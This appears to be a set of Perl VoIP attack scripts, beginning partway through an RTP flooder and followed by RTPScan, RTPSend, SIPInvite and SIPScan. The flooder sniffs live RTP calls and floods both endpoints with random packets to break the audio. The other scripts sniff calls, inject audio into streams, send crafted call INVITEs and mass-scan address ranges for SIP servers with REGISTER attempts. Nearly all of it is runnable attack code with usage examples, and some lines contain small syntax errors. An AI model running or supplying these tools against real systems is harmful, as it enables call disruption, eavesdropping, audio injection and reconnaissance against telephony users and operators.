# remote-exploit.org perl sniffer script: http://www.remote-exploit.org/downloads/simple-perl-sniffer.pl.gz

use strict;
use Net::Pcap;
use threads;
use threads::shared;
use Net::RTP;
use Time::HiRes qw/ usleep /;
use Getopt::Long;

my @src;
my @dst;
my $PAYLOAD_SIZE = 160;
my $ttl = 2;
my $maxthreads = 300;
my $threads : shared = 0;
my $interface = '';
my $v = 0;
my $g_pcap_err = '';
my $g_cap_descrip;

sub init() {
if ($^O =~ /Win/) {system("cls");}else{system("clear");}

   # check params
my $result = GetOptions ("i=s" => \$interface,
"v+" => \$v);

help() if ($interface eq "");

if ($g_cap_descrip = Net::Pcap::open_live($interface, 2000, 0, 1000, \$g_pcap_err)) {
       Net::Pcap::loop($g_cap_descrip, -1, \&f_probe_read80211b_func , '' );
```

```
}
else {
print "\nCould not initiating the interface: $interface.\nError: $g_pcap_err.";
print "\nAre you root?\n";
exit;
   }
}

sub f_probe_read80211b_func {
my($data, $header, $packet) = @_;
   $data = unpack ('H*',$packet);

if (isrtp($data) && proto($data) eq "17") {
my $codec = codec($data);
my $ipsrc = ipsrc($data);
my $ipdst = ipdst($data);
my $portsrc = portsrc($data);
my $portdst = portdst($data);

if ($threads <= $maxthreads) {
my $thr = threads->new(\&flood, $ipsrc, $portsrc, $codec);
          $thr->detach();
          $thr = threads->new(\&flood, $ipdst, $portdst, $codec);
$thr->detach();
      }
   }
};

sub flood {
my $address = shift;
my $port = shift;
my $payload = shift;

   {lock($threads);$threads++;}

if ($v eq "1") {
print "Flooding host: $address \tPort: $port/UDP \tCodec: ";
print "GSM           \n" if ($payload eq "3");
print "G.711         \n" if ($payload eq "0");
}

   # Create RTP socket
my $rtp = new Net::RTP(
PeerPort=>$port,
          PeerAddr=>$address,
) || die "Failed to create RTP socket: $!";

# Set the TTL
if ($rtp->superclass() =~ /Multicast/) {
      $rtp->mcast_ttl( $ttl );
}

   # Create RTP packet
my $packet = new Net::RTP::Packet();
   $packet->payload_type( $payload );

for (my $i = 0; $i < 100; $i++) {
my $data;

for (my $i = 0; $i < $PAYLOAD_SIZE; $i++) {
my $rnd = rand(255);
          $data .= hex($rnd);
}

$packet->payload($data);
      $packet->seq_num_increment();
      $packet->timestamp_increment( $PAYLOAD_SIZE );
```

```
        $rtp->send( $packet );

close( PCMU );
}

    {lock($threads);$threads--;}
}

sub ipsrc {
my $data = shift;
    $data = substr($data, 52, 8);
my $v1 = hex(substr($data, 0 , 2));
my $v2 = hex(substr($data, 2 , 2));
my $v3 = hex(substr($data, 4 , 2));
my $v4 = hex(substr($data, 6 , 2));

return $v1."."$v2."."$v3."."$v4;
};

sub ipdst {
my $data = shift;
    $data = substr($data, 60, 8);
my $v1 = hex(substr($data, 0 , 2));
my $v2 = hex(substr($data, 2 , 2));
my $v3 = hex(substr($data, 4 , 2));
my $v4 = hex(substr($data, 6 , 2));

return $v1."."$v2."."$v3."."$v4;
};

sub portsrc {
my $data = shift;
    $data = substr($data, 68, 4);

return hex($data);
};

sub portdst {
my $data = shift;
    $data = substr($data, 72, 4);

return hex($data);
};

sub proto {
my $data = shift;
    $data = substr($data, 46, 2);

return hex($data);
};

sub isrtp {
my $data = shift;
    $data = substr($data, 84, 2);

return 1 if ($data eq "80");
return 0;
};

sub codec {
my $data = shift;
    $data = substr($data, 86, 2);

return hex($data);
};

sub help {
print qq{
```

```
Usage:  $0 -i <interface> [options]

   == Options ==
     -v              = Verbose mode

   == Examples ==
        \$$0 -i eth0
        \$$0 -i wlan0 -v

};

exit 1;
}

init();
```

- **RTPScan**

```
#!/usr/bin/perl
# Jose Luis Verdeguer
#
# based in remote-exploit.org perl sniffer script: http://www.remote-exploit.org/downloads/simple-perl-sniffer.pl.gz

use strict;
use Net::Pcap;
use Getopt::Long;

my @src;
my @dst;

# Do no buffering - flushing output directly
$|=1;
#declaration of functions
sub f_probe_pcapinit;
sub f_probe_read80211b_func;
sub f_probe_ctrl_c;

# Declarations of global variables
my $g_pcap_err = '';
my $interface='';
my $g_cap_descrip;

# Trapping Signal "INT" like ctrl+c for cleanup first.
$SIG{INT} = \&f_probe_ctrl_c;

sub init() {
if ($^O =~ /Win/) {system("cls");}else{system("clear");}

   # check params
my $result = GetOptions ("i=s" => \$interface);

help() if ($interface eq "");

   f_probe_pcapinit;
}

sub f_probe_pcapinit{
   if ($g_cap_descrip = Net::Pcap::open_live($interface,2000,0,1000,\$g_pcap_err))
{
       # Initiate endless packet gathering.
Net::Pcap::loop($g_cap_descrip, -1, \&f_probe_read80211b_func , '' );
}
else
   {
```

```
print "\nCould not initiating the open_live command on $interface from the pcap.\nThe following error where reported:
$g_pcap_err\n";
exit;
    }
};

sub f_probe_read80211b_func {
my($data, $header, $packet) = @_;
    $data = unpack ('H*',$packet);

if (isrtp($data) && proto($data) eq "17") {
my $new = 1;
my $codec = codec($data);

my $ipsrc = ipsrc($data);
my $ipdst = ipdst($data);
my $portsrc = portsrc($data);
my $portdst = portdst($data);

for (my $i = 0; $i <= $#src; $i++) {
          $new = 0 if (($src[$i] eq $ipsrc.":".$portsrc) && ($dst[$i] eq $ipdst.":".$portdst));
          $new = 0 if (($src[$i] eq $ipdst.":".$portdst) && ($dst[$i] eq $ipsrc.":".$portsrc));
}

if ($new eq 1) {
print "Protocol: UDP\n";
print "Codec   : GSM\n" if ($codec eq "3");
print "Codec   : G.711 (u-law)\n" if ($codec eq "0");
print "Codec   : G.711 (a-law)\n" if ($codec eq "201" || $codec eq "136");
print "Codec   : Speex\n" if ($codec eq "225");
print "Codec   : $codec (desconocido)\n" if ($codec ne "0" && $codec ne "3" && $codec ne "201" && $codec ne "136" &&
$codec ne "225");
print "IP 1    : $ipsrc:$portsrc\n";
print "IP 2    : $ipdst:$portdst\n";

push @src, $ipsrc.":".$portsrc;
push @dst, $ipdst.":".$portdst;
}
    }
};

sub ipsrc {
my $data = shift;
    $data = substr($data, 52, 8);
my $v1 = hex(substr($data, 0 , 2));
my $v2 = hex(substr($data, 2 , 2));
my $v3 = hex(substr($data, 4 , 2));
my $v4 = hex(substr($data, 6 , 2));

return $v1."."$v2."."$v3."."$v4;
};

sub ipdst {
my $data = shift;
    $data = substr($data, 60, 8);
my $v1 = hex(substr($data, 0 , 2));
my $v2 = hex(substr($data, 2 , 2));
my $v3 = hex(substr($data, 4 , 2));
my $v4 = hex(substr($data, 6 , 2));

return $v1."."$v2."."$v3."."$v4;
};

sub portsrc {
my $data = shift;
    $data = substr($data, 68, 4);

return hex($data);
```

```
};

sub portdst {
my $data = shift;
   $data = substr($data, 72, 4);

return hex($data);
};

sub proto {
my $data = shift;
   $data = substr($data, 46, 2);

return hex($data);
};

sub isrtp {
my $data = shift;
   $data = substr($data, 84, 2);

return 1 if ($data eq "80");
return 0;
};

sub codec {
my $data = shift;
   $data = substr($data, 86, 2);

return hex($data);
};

sub f_probe_ctrl_c {
   # Checks if there is a open pcap handle and closes it first.
if ($g_cap_descrip)
   {
Net::Pcap::close ($g_cap_descrip);
print "\nClosed the pcap allready, the program exits now.\n";
   }
};

sub help {
print qq{
Usage:  $0 -i <interface>

};

exit 1;
}

init();
```

- **RTPSend**

```
#!/usr/bin/perl
# rtptools: http://www.cs.columbia.edu/irt/software/rtptools/

use Net::RTP;
use Time::HiRes qw/ usleep /;
use strict;

my $DEFAULT_PORT = 5004;    # Default RTP port
my $DEFAULT_TTL = 2;        # Default Time-to-live
my $PAYLOAD_TYPE = 0;       # u-law
my $PAYLOAD_SIZE = 160;     # 160 samples per packet

# Get the command line parameters
```

```
my ($filename, $address, $port, $ttl ) = @ARGV;
usage() unless (defined $filename);
usage() unless (defined $address);
$port=$DEFAULT_PORT unless (defined $port);
$ttl=$DEFAULT_TTL unless (defined $ttl);

print "Input Filename: $filename\n";
print "Remote Address: $address\n";
print "Remote Port: $port\n";
print "Multicast TTL: $ttl\n";
print "Payload type: $PAYLOAD_TYPE\n";
print "Payload size: $PAYLOAD_SIZE bytes\n";

# Create RTP socket
my $rtp = new Net::RTP(
PeerPort=>$port,
        PeerAddr=>$address,
) || die "Failed to create RTP socket: $!";

# Set the TTL
if ($rtp->superclass() =~ /Multicast/) {
    $rtp->mcast_ttl( $ttl );
}

# Create RTP packet
my $packet = new Net::RTP::Packet();
$packet->payload_type( $PAYLOAD_TYPE );

while(1) {
# Open the input file (via sox)
open(PCMU, "sox '$filename' -t raw -U -b 8 -c 1 -r 8000 - |")
or die "Failed to open input file: $!";

my $data;

while( my $read = read( PCMU, $data, $PAYLOAD_SIZE ) ) {
    # Set payload, and increment sequence number and timestamp
    $packet->payload($data);
    $packet->seq_num_increment();
    $packet->timestamp_increment( $PAYLOAD_SIZE );

my $sent = $rtp->send( $packet );
    #print "Sent $sent bytes.\n";

    # This isn't a very good way of timing it
    # but it kinda works
usleep( 1000000 * $PAYLOAD_SIZE / 8000 );
}

close( PCMU );
}

sub usage {
print "usage: rtpsend.pl <filename><dest_addr> [<dest_port>] [<ttl>]\n";
exit -1;
}
```

- **SIPInvite.pl**

```
#!/usr/bin/perl
# -=-=-=-=-=-=-=
# SipINVITE v1.0
# -=-=-=-=-=-=-=
#
# Jose Luis Verdeguer

use warnings;
```

```
use strict;
use IO::Socket;
use NetAddr::IP;
use Getopt::Long;
use Digest::MD5;

my $host = '';     # host
my $port = '';     # port
my $number = '';    # number to call

my $lport = "5061";
my $myip = "192.168.2.9";

sub init() {
if ($^O =~ /Win/) {system("cls");}else{system("clear");}

   # check params
my $result = GetOptions ("h=s" => \$host,
                         "n=s" => \$number,
                         "p=s" => \$port);

help() if ($host eq "" || $number eq "");

$port = "5060" if ($port eq "");

invite($host, $port, $number);

exit;
}

sub invite {
my $ip = shift;
my $nport = shift;
my $user = shift;

my $sc = new IO::Socket::INET->new(PeerPort=>$nport, Proto=>'udp', PeerAddr=>$ip, Timeout => 2);

   $lport = $sc->sockport();

my $branch = &generate_random_string(71, 0);
my $callerid = &generate_random_string(32, 1);

my $msg = "INVITE sip:".$number."@".$ip.";transport=UDP SIP/2.0\n";
   $msg .= "Supported: \n";
   $msg .= "Allow: INVITE, ACK, OPTIONS, CANCEL, BYE\n";
   $msg .= "Contact: $user <sip:".$user."@".$myip.":$lport>\n";
   $msg .= "Via: SIP/2.0/UDP $myip:$lport;branch=$branch\n";
   $msg .= "Call-id: $callerid\n";
$msg .= "Cseq: 1 INVITE\n";
$msg .= "From: 100 <sip:100@".$myip.">;tag=ddb044893807095baf1cf07269f03118\n";
$msg .= "Max-forwards: 70\n";
$msg .= "To: <sip:".$user."@".$ip.">\n";
   $msg .= "Content-length: 123\n\n";
   $msg .= "v=0\n";
   $msg .= "o=anonymous 1312841870 1312841870 IN IP4 $ip\n";
   $msg .= "s=session\n";
   $msg .= "c=IN IP4 $ip\n";
   $msg .= "t=0 0\n";
   $msg .= "m=audio 2362 RTP/AVP 0\n\n";

print $sc $msg;

print "\nSending:\n=======\n$msg\n\n";

my $data = "";
my $server = "";
my $useragent = "";
my $line = "";
```

```
   LOOP: {
while (<$sc>) {
          $line = $_;

if ($line =~ /[Ss]erver/ && $server eq "") {
             $line =~ /[Ss]erver\:\s(.+)\r\n/;

if ($1) {
                  $server = $1;
              }
          }

if ($line =~ /[Uu]ser\-[Aa]gent/ && $useragent eq "") {
             $line =~ /[Uu]ser\-[Aa]gent\:\s(.+)\r\n/;

if ($1) {
$useragent = $1;
              }
          }

          $data .= $line;

if ($line =~ /^\r\n/) {
last LOOP;
}
       }
   }

print "\nReceiving:\n==========\n$data\n\n";
}

sub generate_random_string {
my $length_of_randomstring = shift;
my $only_hex = shift;
my @chars;

if ($only_hex == 0) {
       @chars = ('a'..'z','0'..'9');
}
else {
       @chars = ('a'..'f','0'..'9');
}
my $random_string;
foreach (1..$length_of_randomstring) {
       $random_string.=$chars[rand @chars];
   }
return $random_string;
}

sub help {
print qq{
Usage:  $0 -h <host> [options]

== Options ==
-n <integer>     = Number to call
-p <integer>     = Remote SIP port (default: 5060)

== Examples ==
\$$0 -h 192.168.0.1 -n 100
\$$0 -h 192.168.0.1 -n 666666666 -p 5060

};

exit 1;
}

init();
```

- **SIPScan.pl**

```
#!/usr/bin/perl
# -=-=-=-=-=-=-
# Sipscan v1.0
# -=-=-=-=-=-=-
#
# Jose Luis Verdeguer

use warnings;
use strict;
use IO::Socket;
use NetAddr::IP;
use threads;
use threads::shared;
use Getopt::Long;
use Digest::MD5;

my $maxthreads = 300;
my $time_ping = 2; # wait secs

my $threads : shared = 0;
my $found : shared = 0;
my $count : shared = 0;
my $percent : shared = 0;
my @range;
my @results;

my $host = '';     # hosts to scan
my $port = '';     # ports to scan
my $method = '';    # method to use (INVITE, REGISTER, OPTIONS)
my $v = 0;         # verbose mode

my $user = "100";
my $pass = "aaaaaa";
my $lport = "5061";
my $myip = "anonymous";
my $tmpfile = "sipscan".time().".txt";

open(OUTPUT,">$tmpfile");

OUTPUT->autoflush(1);
STDOUT->autoflush(1);

sub init() {
my $pini;
my $pfin;

if ($^O =~ /Win/) {system("cls");}else{system("clear");}

   # check params
my $result = GetOptions ("h=s" => \$host,
                         "m=s" => \$method,
                         "p=s" => \$port,
                         "v+" => \$v);

help() if ($host eq "");

   $port = "5060" if ($port eq "");
   $method = uc($method);
   $method = "OPTIONS" if ($method eq "");

if ($host =~ /\-/) {
my $ip = $host;

      $ip =~ /([0-9|\.]*)-([0-9|\.]*)/;
```

```
my $ipini = $1;
my $ipfin = $2;

my $ip2 = $ipini;
        $ip2 =~ /(\d+)\.(\d+)\.(\d+)\.(\d+)/;
my $ip2_1 = int($1);
my $ip2_2 = int($2);
my $ip2_3 = int($3);
my $ip2_4 = int($4);

my $ip3 = $ipfin;
        $ip3 =~ /(\d+)\.(\d+)\.(\d+)\.(\d+)/;
my $ip3_1 = int($1);
my $ip3_2 = int($2);
my $ip3_3 = int($3);
my $ip3_4 = int($4);

for (my $i1 = $ip2_1; $i1 <= $ip3_1; $i1++) {
for (my $i2 = $ip2_2; $i2 <= $ip3_2; $i2++) {
for (my $i3 = $ip2_3; $i3 <= $ip3_3; $i3++) {
for (my $i4 = $ip2_4; $i4 <= $ip3_4; $i4++) {
                        $ip = "$i1.$i2.$i3.$i4";
push @range, $ip;
                    }
                }
            }
        }

    }
else {
my $ip = new NetAddr::IP($host);

if ($ip < $ip->broadcast) {
            $ip++;

while ($ip < $ip->broadcast) {
my $ip2 = $ip;
                $ip2 =~ /(\d+)\.(\d+)\.(\d+)\.(\d+)/;
                $ip2 = "$1.$2.$3.$4";
push @range, $ip2;
                $ip++;
            }
        }
else {
push @range, $host;
        }
    }

if ($port =~ /\-/) {
        $port =~ /([0-9]*)-([0-9]*)/;
        $pini = $1;
        $pfin = $2;
    }
else {
        $pini = $port;
        $pfin = $port;
    }

my $nhost = @range;

for (my $i = 0; $i <= $nhost; $i++) {
for (my $j = $pini; $j <= $pfin; $j++) {
while (1) {
if ($threads < $maxthreads) {
last unless defined($range[$i]);
my $thr = threads->new(\&scan, $range[$i], $j);
                    $thr->detach();
                    $percent = ($count/($nhost*($pfin-$pini+1)))*100;
```

```
                $percent = sprintf("%.1f", $percent);
print "THREADS: $threads || STATUS: $percent% || FOUND: $found     \r";

last;
            }
else {
sleep(1);
            }
         }
      }
   }

sleep(1);

close(OUTPUT);

print "THREADS: 0 || STATUS: 100% || FOUND: $found     \r\n";

open(OUTPUT, $tmpfile);

print "\nIP:port\t\t\t  User-Agent\n";
print "=======\t\t\t  ==========\n";

my @results = <OUTPUT>;
close (OUTPUT);

unlink($tmpfile);

   @results = sort(@results);

foreach(@results) {
print $_;
   }

print "\n";

exit;
}

sub scan {
my $ip = shift;
my $nport = shift;

if ($method eq "REGISTER") {
register($ip, $nport);
   }
if ($method eq "INVITE") {
invite($ip, $nport);
   }
if ($method eq "OPTIONS") {
options($ip, $nport);
   }
}

sub options {
   {lock($count);$count++;}
   {lock($threads);$threads++;}

my $ip = shift;
my $nport = shift;

my $sc = new IO::Socket::INET->new(PeerPort=>$nport, Proto=>'udp', PeerAddr=>$ip);

   $lport = $sc->sockport();

my $branch = &generate_random_string(71, 0);
my $callerid = &generate_random_string(32, 1);
```

```
my $msg = "OPTIONS sip:$ip SIP/2.0\n";
   $msg .= "Supported: \n";
   $msg .= "Allow: INVITE, ACK, OPTIONS, CANCEL, BYE\n";
   $msg .= "Contact: $user <sip:".$user."@".$ip.":$lport>\n";
   $msg .= "Via: SIP/2.0/UDP $ip:$lport;branch=$branch\n";
   $msg .= "Call-id: $callerid\n";
   $msg .= "Cseq: 1 OPTIONS\n";
   $msg .= "From: $user <sip:".$user."@".$ip.">;tag=ddb044893807095baf1cf07269f03118\n";
   $msg .= "Max-forwards: 70\n";
   $msg .= "To: $user <sip:".$user."@".$ip.">\n";
   $msg .= "Content-length: 0\n\n";

print $sc $msg;

print "\nSending:\n=======\n$msg\n\n" if ($v eq 1);

my $data = "";
my $server = "";
my $useragent = "";

   LOOP: {
while (<$sc>) {
my $line = $_;

if ($line =~ /[Ss]erver/ && $server eq "") {
          $line =~ /[Ss]erver\:\s(.+)\r\n/;

if ($1) {
                $server = $1;
             }
          }

if ($line =~ /[Uu]ser\-[Aa]gent/ && $useragent eq "") {
          $line =~ /[Uu]ser\-[Aa]gent\:\s(.+)\r\n/;

if ($1) {
                $useragent = $1;
             }
          }

          $data .= $line;

if ($line =~ /^\r\n/) {
last LOOP;
          }
       }
   }

if ($data ne "") {
if ($v eq 1) {
print "\nReceiving:\n=========\n$data\n\n";
       }

if ($server eq "") {
          $server = $useragent;
       }
else {
if ($useragent ne "") {
             $server .= " - $useragent";
          }
       }

my $dhost = "$ip:$nport";
       $dhost .= "\t" if (length($dhost) < 10);
       $server = "Unknown" if ($server eq "");
print OUTPUT "$dhost\t| $server\n";
       {lock($found);$found++;}
   }
```

```
    {lock($threads);$threads--;}
}

sub invite {
    {lock($count);$count++;}
    {lock($threads);$threads++;}

my $ip = shift;
my $nport = shift;

my $sc = new IO::Socket::INET->new(PeerPort=>$nport, Proto=>'udp', PeerAddr=>$ip, Timeout => 2);

    $lport = $sc->sockport();

my $branch = &generate_random_string(71, 0);
my $callerid = &generate_random_string(32, 1);

my $msg = "INVITE sip:$ip SIP/2.0\n";
    $msg .= "Supported: \n";
    $msg .= "Allow: INVITE, ACK, OPTIONS, CANCEL, BYE\n";
    $msg .= "Contact: $user <sip:".$user."@".$myip.":$lport>\n";
    $msg .= "Via: SIP/2.0/UDP $myip:$lport;branch=$branch\n";
    $msg .= "Call-id: $callerid\n";
    $msg .= "Cseq: 1 INVITE\n";
    $msg .= "From: $user <sip:".$user."@".$myip.">;tag=ddb044893807095baf1cf07269f03118\n";
    $msg .= "Max-forwards: 70\n";
    $msg .= "To: $user <sip:".$user."@".$ip.">\n";
    $msg .= "Content-length: 123\n\n";
    $msg .= "v=0\n";
    $msg .= "o=anonymous 1312841870 1312841870 IN IP4 $ip\n";
    $msg .= "s=session\n";
    $msg .= "c=IN IP4 $ip\n";
    $msg .= "t=0 0\n";
    $msg .= "m=audio 2362 RTP/AVP 0\n\n";

print $sc $msg;

print "\nSending:\n=======\n$msg\n\n" if ($v eq 1);

my $data = "";
my $server = "";
my $useragent = "";
my $line = "";

    LOOP: {
while (<$sc>) {
        $line = $_;

if ($line =~ /[Ss]erver/ && $server eq "") {
        $line =~ /[Ss]erver\:\s(.+)\r\n/;

if ($1) {
                $server = $1;
            }
        }

if ($line =~ /[Uu]ser\-[Aa]gent/ && $useragent eq "") {
        $line =~ /[Uu]ser\-[Aa]gent\:\s(.+)\r\n/;

if ($1) {
                $useragent = $1;
            }
        }

        $data .= $line;

if ($line =~ /^\r\n/) {
```

```
last LOOP;
            }
        }
    }

if ($data ne "") {
if ($v eq 1) {
print "\nReceiving:\n==========\n$data\n\n";
        }

if ($server eq "") {
            $server = $useragent;
        }
else {
if ($useragent ne "") {
                $server .= " - $useragent";
            }
        }

my $dhost = "$ip:$nport";
        $dhost .= "\t" if (length($dhost) < 10);
        $server = "Unknown" if ($server eq "");
print OUTPUT "$dhost\t| $server\n";
        {lock($found);$found++;}
    }

    {lock($threads);$threads--;}
}

sub register {
    {lock($count);$count++;}
    {lock($threads);$threads++;}

my $ip = shift;
my $nport = shift;

my $sc = new IO::Socket::INET->new(PeerPort=>$nport, Proto=>'udp', PeerAddr=>$ip);

    $lport = $sc->sockport();

my $branch = &generate_random_string(71, 0);
my $callerid = &generate_random_string(32, 1);

my $msg = "REGISTER sip:$ip SIP/2.0\n";
    $msg .= "Via: SIP/2.0/UDP $myip:$lport;branch=$branch\n";
    $msg .= "Call-id: $callerid\n";
    $msg .= "Contact: $user <sip:".$user."@".$myip.":$lport>\n";
    $msg .= "Cseq: 1 REGISTER\n";
    $msg .= "Expires: 900\n";
    $msg .= "From: $user <sip:".$user."@".$myip.">;tag=ddb044893807095baf1cf07269f03118\n";
    $msg .= "Max-forwards: 70\n";
    $msg .= "To: $user <sip:".$user."@".$ip.">\n";
    $msg .= "Content-length: 0\n\n";

print $sc $msg;

print "\nSending:\n=======\n$msg\n\n" if ($v eq 1);

my $nonce = "";
my $realm = "";
my $data = "";

    LOOP: {
while (<$sc>) {
my $line = $_;

if ($line =~ /nonce/ && $nonce eq "") {
            $line =~ /nonce\=\"(\w+)\"/i;
```

```
if ($1) {
                $nonce = $1;
            }
        }

if ($line =~ /realm/ && $realm eq "") {
        $line =~ /realm\=\"(\w+)\"/i;

if ($1) {
                $realm = $1;
            }
        }

        $data .= $line;

if ($line =~ /^\r\n/) {
last LOOP;
        }
    }
  }

if ($data ne "") {
print "\nReceiving:\n=========\n$data\n\n" if ($v eq 1);

      $branch = &generate_random_string(71, 0);

my $md5 = Digest::MD5->new;
      $md5->add($user, ':', $realm, ':', $pass);
my $HXA = $md5->hexdigest;
my $uri = "sip:$ip";

      $md5 = Digest::MD5->new;
      $md5->add('REGISTER', ':', $uri);
my $HXB = $md5->hexdigest;

      $md5 = Digest::MD5->new;
      $md5->add($HXA, ':', $nonce, ':', $HXB);
my $response = $md5->hexdigest;

      $msg = "REGISTER sip:$ip SIP/2.0\n";
      $msg .= "Via: SIP/2.0/UDP $myip:$lport;branch=$branch\n";
      $msg .= "Call-id: $callerid\n";
      $msg .= "Contact: $user <sip:".$user."@".$myip.":$lport>\n";
      $msg .= "Expires: 900\n";
      $msg .= "From: $user <sip:".$user."@".$myip.">;tag=ddb044893807095baf1cf07269f03118\n";
      $msg .= "Max-forwards: 70\n";
      $msg .= "To: $user <sip:".$user."@".$ip.">\n";
      $msg .= "Authorization: Digest
username=\"$user\",realm=\"$realm\",nonce=\"$nonce\",uri=\"sip:$ip\",response=\"$response\"\n";
      $msg .= "Cseq: 2 REGISTER\n";
      $msg .= "Content-length: 0\n\n";

print $sc $msg;

print "Sending:\n=======\n$msg\n\n" if ($v eq 1);

      $data = "";
my $server = "";

      LOOP: {
while (<$sc>) {
my $line = $_;

if ($line =~ /[Ss]erver/ && $server eq "") {
            $line =~ /[Ss]erver\:\s(.+)\r\n/;

if ($1) {
```

```
                    $server = $1;
                }
            }

            $data .= $line;

if ($line =~ /^\r\n/) {
last LOOP;
            }
        }
    }

if ($v eq 1) {
print "\nReceiving:\n==========\n$data\n\n";
    }

my $dhost = "$ip:$nport";
    $dhost .= "\t" if (length($dhost) < 10);
    $server = "Unknown" if ($server eq "");
print OUTPUT "$dhost\t| $server\n";
    {lock($found);$found++;}
  }

  {lock($threads);$threads--;}
}

sub generate_random_string {
my $length_of_randomstring = shift;
my $only_hex = shift;
my @chars;

if ($only_hex == 0) {
    @chars = ('a'..'z','0'..'9');
  }
else {
    @chars = ('a'..'f','0'..'9');
  }
my $random_string;
foreach (1..$length_of_randomstring) {
    $random_string.=$chars[rand @chars];
  }
return $random_string;
}

sub help {
print qq{
Usage:  $0 -h <host> [options]

  == Options ==
    -m <string>      = Method: REGISTER/INVITE/OPTIONS/ALL (default: REGISTER)
    -p <integer>     = Remote SIP port (default: 5060)
    -v               = Verbose mode

  == Examples ==
      \$$0 -h 192.168.0.1 -m invite
      \$$0 -h 192.168.0.0/24 -p 5060-5070
      \$$0 -h 192.168.0.1-192.168.0.100 -p 5060-5070 -v

};

exit 1;
}

init();
```